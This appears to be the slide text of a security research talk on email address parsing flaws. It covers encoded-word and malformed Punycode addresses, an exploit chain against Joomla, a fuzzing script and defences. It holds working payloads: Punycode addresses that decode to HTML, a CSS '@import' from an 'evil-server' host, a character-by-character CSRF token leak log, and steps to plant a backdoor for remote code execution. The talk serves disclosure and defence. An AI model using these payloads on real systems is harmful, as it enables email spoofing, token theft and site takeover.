=?utf-7?q?& **=41** GYAbwBvAGIAYQBy-?=@psres.net



=?utf-7?q?& **A** GYAbwBvAGIAYQBy-?=@psres.net

↑ Decoded "A" forms UTF-7
encoded "foobar"

Results in email to: **foobar@psres.net**


Encoded-word in other systems like PHPMailer

Encoded-word in name



=?utf8?q?=61=62=63?=<foo@psres.net>

Decoded to: **abc<foo@psres.net>**



Punycode

What is Punycode?

- Compatible with the current DNS system
- Always starts with xn--
- Special algorithm is used to decode the characters
- The domain münchen.com is encoded as:
xn--mnchen-3ya.com

foo@xn--mnchen-2ya.com → foo@ümnchen.com

foo@xn--mnchen-3ya.com → foo@münchen.com

foo@xn--mnchen-4ya.com → foo@mnüchen.com

foo@xn--mnchen-5ya.com → foo@mncühen.com

What is Punycode?

- Compatible with the current DNS system
- Always starts with xn--
- Special algorithm is used to decode the characters
- The domain münchen.com is encoded as:
xn--mnchen-3ya.com

foo@xn--mnchen-2ya.com → foo@ümnchen.com

foo@xn--mnchen-3ya.com → foo@münchen.com

foo@xn--mnchen-4ya.com → foo@mnüchen.com

foo@xn--mnchen-5ya.com → foo@mncühen.com

Finding malformed Punycode in the IDN PHP library

foo@xn--0049.psres.net → foo@, .psres.net

foo@xn--0117.psres.net → foo@@.psres.net

Joomla incorrectly escaping emails



```
<td class="d-none d-xl-table-cell break-word">  
    <?php echo PunycodeHelper::emailToUTF8($this->escape($item->email)); ?>  
</td>
```

Generating an XSS vector from malformed Punycode

`x@xn--42 → x@,`

`x@xn--024 → x@@`

`x@xn--694 → x@;`

`x@xn--svg/-9x6 → x@<svg/`

`x@xn--svg/-f18 → x@<svg/`

`x@xn--svg/-fq1 → x@<svg/`

Trying to exploit Joomla was very difficult

xn--x-0314.xn--0026.xn--0193.xn--0218



<X . . . =

xn--x-0314.xn--0026.xn--0193.xn--54_52932



<X . . . = '

Trying to exploit Joomla was very difficult

xn--x-0314.xn--0026.xn--0193.xn--0218



<X . . . =

xn--x-0314.xn--0026.xn--0193.xn--54_52932



<X . . . ='

Generating a style tag

foo@xn--style-321



foo@ **<style**

Completing the style tag

```
<td class="d-none  
d-xl-table-cell break-word">  
foo@<style </td>
```

Abusing CSS invalid selectors

```
<label for="cb2"><span  
class="visually-hidden">Select  
x{ }@import 'https://psres.net:5001/start';  
</span>
```

Exploiting Joomla with two separate accounts

1. Register account 1

name: ahacker

username: ahacker

email: **x@xn--style-321** ← Decodes to <style

2. Register account 2

name: **x{ }@import 'https://evil-server/evil.css' ;**

username: hacker2

email: x@psres.net

↑
Second user injects stylesheet

Stealing CSRF tokens

```
exploit — zsh — 96x30
Leak /administrator/index.php?option=com_login&task=logout&0df
Leak /administrator/index.php?option=com_login&task=logout&0dfb
Leak /administrator/index.php?option=com_login&task=logout&0dfb7
Leak /administrator/index.php?option=com_login&task=logout&0dfb76
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a9
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a920
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a9205
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058c
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058cc
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf5
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf52
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f2
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d9
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d98
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c95
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c953
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9537
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9537a
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9537af
```


CSRF the admin

- **Attacker sends link to admin**
- **Extracted token is added to CSRF form**
- **CSRF edits admin template file plants backdoor**
- **Attacker visits backdoor gets RCE**

Demo



Methodology



Probe

=?utf-8?q? **=61=62=63** ?=collab@psres.net

Observe

abc collab@psres.net

Encode

"=?utf-8?q?collab **=40** pres.net_?=""@psres.net

Observe

"collab **@** pres.net ""@psres.net

Exploit

=?utf-8?q? **collab=40pres.net** _?=@example.com

Tooling

```
<@_encoded_word_encode( ' . . . ' )>@<@/_encoded_word_encode>
```

```
<@_encoded_word_decode('...')>=40<@/_encoded_word_decode>
```

```

import base64
import urllib

REQUEST_SLEEP = 60*60
COLLAB_SLEEP = 10


payloads = ["=7x?7q?$collab1=40$collabServer=3e=00?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=00?  

            "=?x?7q?$collab1=40$collabServer=3e=03?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=03?  

            "=?x?7q?$collab1=40$collabServer=3e=07?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=07?  

            "=?x?7q?$collab1=40$collabServer=3e=0f?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=0f?  

            "=?x?7q?$collab1=40$collabServer=3e=13?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=13?  

            "=?x?7q?$collab1=40$collabServer=3e=17?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=17?  

            "=?x?7q?$collab1=40$collabServer=3e=1b?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=1b?  

            "=?x?7q?$collab1=40$collabServer=3e=1f?=foo@$validServer", "=7x?7q?$collab1=40$collabServer=3e=1f?  

            "=?ut7f7q?$collab1&AEA-$collabServer&ACw-7=x@$validServer", "=?ut7f7q?$collab1&AEA-$collabServer  

            "=?ut7f7q?$collab1=26AEA-$collabServer=26ACw-7=x@$validServer", "$collab1=?ut7f7b7JKFFQ507=$collabServer"]

invalidServer = "blah.blah"
validServer = "iwantto.spoof"
shouldUrlEncode = False
collab = callbacks.createBurpCollaboratorClientContext()
collabServer = collab.getCollaboratorServerLocation()
mappings = {}


def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,  

                           concurrentConnections=1,  

                           requestsPerConnection=100,  

                           pipeline=False,  

                           maxRetriesPerRequest=3)

    for payload in payloads:  

        if "$hex" in payload:  

            generateHex(0, 255, payload, engine)  

        else:  

            manipulated = replacePayload(payload)  

            engine.queue(target.req, urllib.quote_plus(manipulated) if shouldUrlEncode else manipulated)  

            time.sleep(REQUEST_SLEEP)

    print "Waiting for interactions..."
```

Punycode fuzzer

I used this fuzzer to generate the examples shown on the [converter](#) page. You can fuzz for numbers, characters or whitespace. PHP generally bails with large nested loops so this fuzzer iterates to 0xffff and randomly selects characters. This is very effective and finds most combinations, but have I missed something?

Random zero pad numbers?

☐

\$1-\$9 (Random number between 0-9)

\$c1-\$c9 (Random character between a-zA-Z)

\$w1-\$w2 (Random whitespace)

Input:

```
x@xn--script-$c1$1$2$3
```

Matches:

@<script@

Contains:

@[<]@

Fuzz

Tooling continued

The screenshot shows the Hackvertor Converter tool interface. At the top, there is a navigation bar with the Hackvertor logo, links for Home, New tag, Tag store, HackPad, and URLs, a search bar, and another logo. The main section is titled "Converter" and features a row of tool categories: Array, Charsets, Convert, Email, Encrypt, Hash, IP, Math, SQLi, String, Utils, Variables, XML, and XSS. The "Convert" category is selected. Below the categories, the "Input" field contains the value "30". The "Output" field displays the result "83". The input area contains the following HTML code: `<@encode(encodedWordMeta,'iso-8859-1',q)><@encode(encodedWord)>attacker@attacker</@encode></@encode>@example.com`. The output area displays the corresponding encoded string: `=?iso-8859-1?q?=61=74=74=61=63=6b=65=72=40=61=74=74=61=63=6b=65=72=20?=@example.com`. At the bottom, there is a row of buttons: Clear, Clear tags, Autodecode, ← Output, Save, and a highlighted Convert button. Below the buttons is an "Extras" section with a dropdown arrow. A light blue banner at the bottom of the image contains the text "hackvertor.co.uk".

hackvertor.co.uk

Defence

- **Disable or filter encoded word**
- **Always verify emails**
- **Do not make security decisions based solely on email domain**

References

Email parsing:

www.jochentopf.com/email/address.html

nathandavison.com/blog/exploiting-email-address-parsing-with-aws-ses

medium.com/@fs0c131y/tchap-the-super-not-secure-app-of-the-french-government-84b31517d144

CSS Exfiltration:

vwzq.net/slides/2019-s3_css_injection_attacks.pdf

d0nut.medium.com/better-exfiltration-via-html-injection-31c72a2dae8b

Unicode:

www.sonarsource.com/blog/10-unknown-security-pitfalls-for-python/

Takeaways

Valid email addresses can trigger major parser discrepancies

Even addresses that end in "@example.com" might go elsewhere.

As a result, it's never safe to use email domains for access control enforcement

 @garethheyeyes

 garethheyeyes.co.uk

 [github.com/portswigger/
splitting-the-email-atom](https://github.com/portswigger/splitting-the-email-atom)

